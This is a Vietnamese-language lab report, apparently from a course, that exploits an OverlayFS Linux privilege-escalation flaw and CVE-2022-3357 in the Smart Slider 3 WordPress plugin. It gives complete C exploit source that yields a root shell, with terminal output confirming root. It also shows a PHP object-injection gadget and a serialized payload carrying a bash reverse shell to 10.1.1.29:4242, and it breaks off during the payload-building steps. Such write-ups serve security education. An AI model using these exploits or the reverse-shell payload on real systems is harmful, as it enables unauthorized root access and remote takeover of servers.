


```
guenzun@AT170613:~$ grep overlay /proc/filesystems
guenzun@AT170613:~$ sudo modprobe overlay
[sudo] password for guenzun:
guenzun@AT170613:~$ grep overlay /proc/filesystems
nodev          overlay
```

Hình 3.2. Kiểm tra tiến trình OverlayFS


3.1.3. Khai thác lỗ hổng

- Bước 1: Sử dụng lệnh `whoami` và `id` để kiểm tra đặc quyền của người dùng hiện tại



Hình 3.3. Kiểm tra đặc quyền của người dùng hiện tại

- Bước 2: Tạo tệp khai thác chứa mã khai thác



Hình 3.4. Tạo tệp chứa mã khai thác

Mã khai thác:

```
#define _GNU_SOURCE
```

```
#include <stdio.h>
```

```
#include <stdlib.h>
```

```
#include <string.h>
```

```
#include <unistd.h>
```

```
#include <fcntl.h>
```

```
#include <err.h>
```

```
#include <errno.h>
```

```
#include <sched.h>
```

```
#include <sys/types.h>
```

```

#include <sys/stat.h>

#include <sys/wait.h>

#include <sys/mount.h>

int setxattr(const char *path, const char *name, const void *value, size_t size, int
flags);

#define DIR_BASE   "./ovlcap"

#define DIR_WORK   DIR_BASE "/work"

#define DIR_LOWER  DIR_BASE "/lower"

#define DIR_UPPER  DIR_BASE "/upper"

#define DIR_MERGE  DIR_BASE "/merge"

#define BIN_MERGE  DIR_MERGE "/magic"

#define BIN_UPPER  DIR_UPPER "/magic"


static void xmkdir(const char *path, mode_t mode)
{
    if (mkdir(path, mode) == -1 && errno != EEXIST)
        err(1, "mkdir %s", path);
}


static void xwritefile(const char *path, const char *data)
{
    int fd = open(path, O_WRONLY);

    if (fd == -1)
        err(1, "open %s", path);
}

```

```

    ssize_t len = (ssize_t) strlen(data);

    if (write(fd, data, len) != len)

        err(1, "write %s", path);

    close(fd);
}

```

```

static void xcopyfile(const char *src, const char *dst, mode_t mode)
{
    int fi, fo;

    if ((fi = open(src, O_RDONLY)) == -1)

        err(1, "open %s", src);

    if ((fo = open(dst, O_WRONLY | O_CREAT, mode)) == -1)

        err(1, "open %s", dst);

    char buf[4096];

    ssize_t rd, wr;

    for (;;) {

        rd = read(fi, buf, sizeof(buf));

        if (rd == 0) {

            break;

        } else if (rd == -1) {

            if (errno == EINTR)

                continue;

            err(1, "read %s", src);

```

```

    }

    char *p = buf;

    while (rd > 0) {

        wr = write(fo, p, rd);

        if (wr == -1) {

            if (errno == EINTR)

                continue;

            err(1, "write %s", dst);

        }

        p += wr;

        rd -= wr;

    }

}

close(fi);

close(fo);

}

```

```

static int exploit()

{

    char buf[4096];

    sprintf(buf, "rm -rf '%s/'", DIR_BASE);

    system(buf);

    xmkdir(DIR_BASE, 0777);

    xmkdir(DIR_WORK, 0777);

```

```

xmkdir(DIR_LOWER, 0777);

xmkdir(DIR_UPPER, 0777);

xmkdir(DIR_MERGE, 0777);

uid_t uid = getuid();

gid_t gid = getgid();

if (unshare(CLONE_NEWNS | CLONE_NEWUSER) == -1)

    err(1, "unshare");

xwritefile("/proc/self/setgroups", "deny");

sprintf(buf, "0 %d 1", uid);

xwritefile("/proc/self/uid_map", buf);

sprintf(buf, "0 %d 1", gid);

xwritefile("/proc/self/gid_map", buf);

sprintf(buf, "lowerdir=%s,upperdir=%s,workdir=%s", DIR_LOWER,
DIR_UPPER, DIR_WORK);

if (mount("overlay", DIR_MERGE, "overlay", 0, buf) == -1)

    err(1, "mount %s", DIR_MERGE);

char cap[] =
"\x01\x00\x00\x02\xff\xff\xff\xff\x00\x00\x00\x00\xff\xff\xff\xff\x00\x00\x00\x00";

xcopyfile("/proc/self/exe", BIN_MERGE, 0777);

if (setxattr(BIN_MERGE, "security.capability", cap, sizeof(cap) - 1, 0) == -1)

    err(1, "setxattr %s", BIN_MERGE);

return 0;

}

```

```

int main(int argc, char *argv[])

{
    if (strstr(argv[0], "magic") || (argc > 1 && !strcmp(argv[1], "shell"))) {
        setuid(0);

        setgid(0);

        execl("/bin/bash", "/bin/bash", "--norc", "--noprofile", "-i", NULL);

        err(1, "execl /bin/bash");
    }

    pid_t child = fork();

    if (child == -1)
        err(1, "fork");

    if (child == 0) {
        _exit(exploit());
    } else {
        waitpid(child, NULL, 0);
    }

    execl(BIN_UPPER, BIN_UPPER, "shell", NULL);

    err(1, "execl %s", BIN_UPPER);
}


```

Chương trình này sử dụng kỹ thuật overlayfs để gộp nhiều thư mục vào một thư mục duy nhất. Sau đó, chương trình tạo một file thực thi có tên "magic" trong thư mục gộp và cấp quyền đặc quyền "CAP_SETUID" và "CAP_SETGID" cho file này bằng cách sử dụng setxattr. Quyền đặc quyền này cho phép người dùng chạy file "magic" có thể đặt lại UID và GID của tiến trình của họ thành 0. Tiếp theo, chương trình thực

thi file "magic" với UID và GID bằng 0 để có quyền thực thi với đặc quyền cao nhất, và mở một shell bash với UID và GID cũng bằng 0.

Trong đó "CAP_SETUID" và "CAP_SETGID" là capabilities của hệ thống Linux cho phép người dùng thay đổi định danh người dùng và nhóm người dùng của các tiến trình khác.


- Bước 3: Dùng GCC để biên dịch tệp khai thác



```
ex.c
guenzun@AT170613:~/CVE$ gcc ex.c
guenzun@AT170613:~/CVE$ ls
a.out  ex.c
guenzun@AT170613:~/CVE$ s
```

Hình 3.5: Biên dịch tệp khai thác bằng GCC

- Bước 4: Leo thang đặc quyền root



```
guenzun@AT170613:~/CVE$ ls
a.out  ex.c
guenzun@AT170613:~/CVE$ ./a.out
bash-5.0# whoami
root
bash-5.0#
```

Hình 3.6: Leo thang đặc quyền root

3.2. Khai thác CVE-2022-3357


3.2.1. Thiết lập lab

- 01 máy Kali đóng vai trò máy chủ
- 01 máy Kali đóng vai trò máy khai thác
- WordPress phiên bản bất kì đã được setup plugin SmartSlider 3 phiên bản trước 3.5.1.11 trên cả hai máy
- Tài khoản để đăng nhập

3.2.2. Phát hiện lỗ hổng

- Bước 1: Tìm thấy đoạn code sử dụng hàm unserialize() trong file

/wp-content/plugins/smart-slider-3/Nextend/SmartSlider3/BackupSlider/ImportSlider.php



```
64         return false;
65     } else if (!isset($importData['data'])) {
66     } else if (array_key_exists('slider.ss2', $importData)) {
67         Notification::error(n2_('You can\'t import sliders from Smart Slider 2.'));
68     } else if (empty($importData)) {
69         Notification::error(n2_('Export file corrupted! Slider data is missing.'));
70     }
71     }
72     return false;
73 }
74
75 $this->backup = unserialize($importData['data']);
76
77 if (empty($this->backup->slider['type']) && $this->backup->slider['type'] == 'group') {
78     // Groups can not be imported into groups
79     $groupId = 0;
80 }
81
82 $this->sectionTranslation = array();
83 $this->importVisuals($this->backup->visuals, $linkedVisuals);
84
85 $sliderModel = new ModelSliders($this);
86
87
88 if ($this->replace) {
89     $this->sliderId = $sliderModel->replace($this->backup->slider, $groupId);
90 } else {
91     $this->sliderId = $sliderModel->import($this->backup->slider, $groupId);
92 }
93
94 if (!$this->sliderId) {
95     return false;
96 }
97
98 switch ($imageImportMode) {
99     case 'clone':
100         $images = isset($importData['images']) ? $importData['images'] : array();
101         $imageStore = new StoreImage('slider' . $this->sliderId, true);
102     }
```


Hình 3.7: PoC khai thác CVE-2022-3357

- Bước 2: Như trên, ta tìm thấy dòng code

`$this->backup = unserialize($importData['data']);` được thực thi trong hàm: `public function import($filePathOrData, $groupId = 0, $imageImportMode = 'clone', $linkedVisuals = 1, $isFilePath = true)`


Và chúng ta biết được dữ liệu từ file mà người dùng tải lên sẽ được unserialize thành một đối tượng BackupData.

- Bước 3: Ta thấy file tải lên được sẽ được đọc ra qua hàm Reader::read().



Hình 3.8: PoC khai thác CVE-2022-3357

Tìm mã code của đối tượng Reader và tìm kiếm hàm read() và biết được rằng file tải lên có định dạng là file zip



Hình 3.9: PoC khai thác CVE-2022-3357


- Bước 4: Khi biết được chắc chắn là dữ liệu người dùng tải lên được truyền vào hàm unserialize() không có chứa bất kỳ bộ lọc nào. Từ đây có thể xác định đây có tồn tại lỗ hổng PHP Object Injection.

3.2.2. Khai thác lỗ hổng

Để khai thác được lỗ hổng này, chúng ta cần có tài khoản có quyền truy cập plugin smart slider 3. Và phải tìm được 1 POP chain có thể sử dụng.

Trong thực tế, một trang web wordpress có thể sử dụng rất nhiều plugin, do đó cũng có rất nhiều POP Chain có thể tìm thấy. Tuy nhiên, trong môi trường lab này, chúng ta sẽ tự tạo một POP chain đơn giản bằng cách thêm đoạn code sau đây vào trong mã nguồn.

```
class demon {  
  
    public $callback, $data;  
  
    public function __wakeup() {  
  
        return call_user_func($this->callback, $this->data);  
  
    }  
  
}
```



Hình 3.10: PoC khai thác CVE-2022-3357

- Bước 1: Để bắt đầu khai thác chúng ta cần tạo 1 file php nhằm tạo một đối tượng Evil đã được serialize.

```
<?php
```

```
class demon {
```

```
    public $callback, $data;
```

```
    public function __construct($data, $callback) {
```

```
        $this->data = $data;
```

```
        $this->callback = $callback;
```

```
    }
```


```
}
```

```
$obj = new demon("/bin/bash -c 'bash -i >& /dev/tcp/10.1.1.29/4242 0>&1'", 'exec');
```

```
$ser = serialize($obj);
```

```
echo $ser;
```


```
?>
```

A screenshot of a text editor window titled '*~/Script/Demon.php - Mousepad'. The editor has a menu bar with 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu is a toolbar with various icons for file operations and editing. The code is written in PHP and is syntax-highlighted. It defines a class 'Demon' with two public properties, '\$callback' and '\$data', and a public constructor function '__construct' that takes '\$data' and '\$callback' as arguments and assigns them to the class properties. The code then creates a new instance of the 'Demon' class, serializes it, and echoes the result. The code is as follows:

```
1 <?php
2 class Demon {
3     public $callback, $data;
4     public function __construct($data, $callback) {
5         $this->data = $data;
6         $this->callback = $callback;
7     }
8 }
9 $obj = new Demon("/bin/bash -c 'bash -i >& /dev/tcp/10.1.1.29/4242 0>&1'",
10 'exec');
11 $ser = serialize($obj);
12 echo $ser;
13 ?>
```


Hình 3.11: PoC khai thác CVE-2022-3357

- Bước 2: Thực hiện tạo file để import.



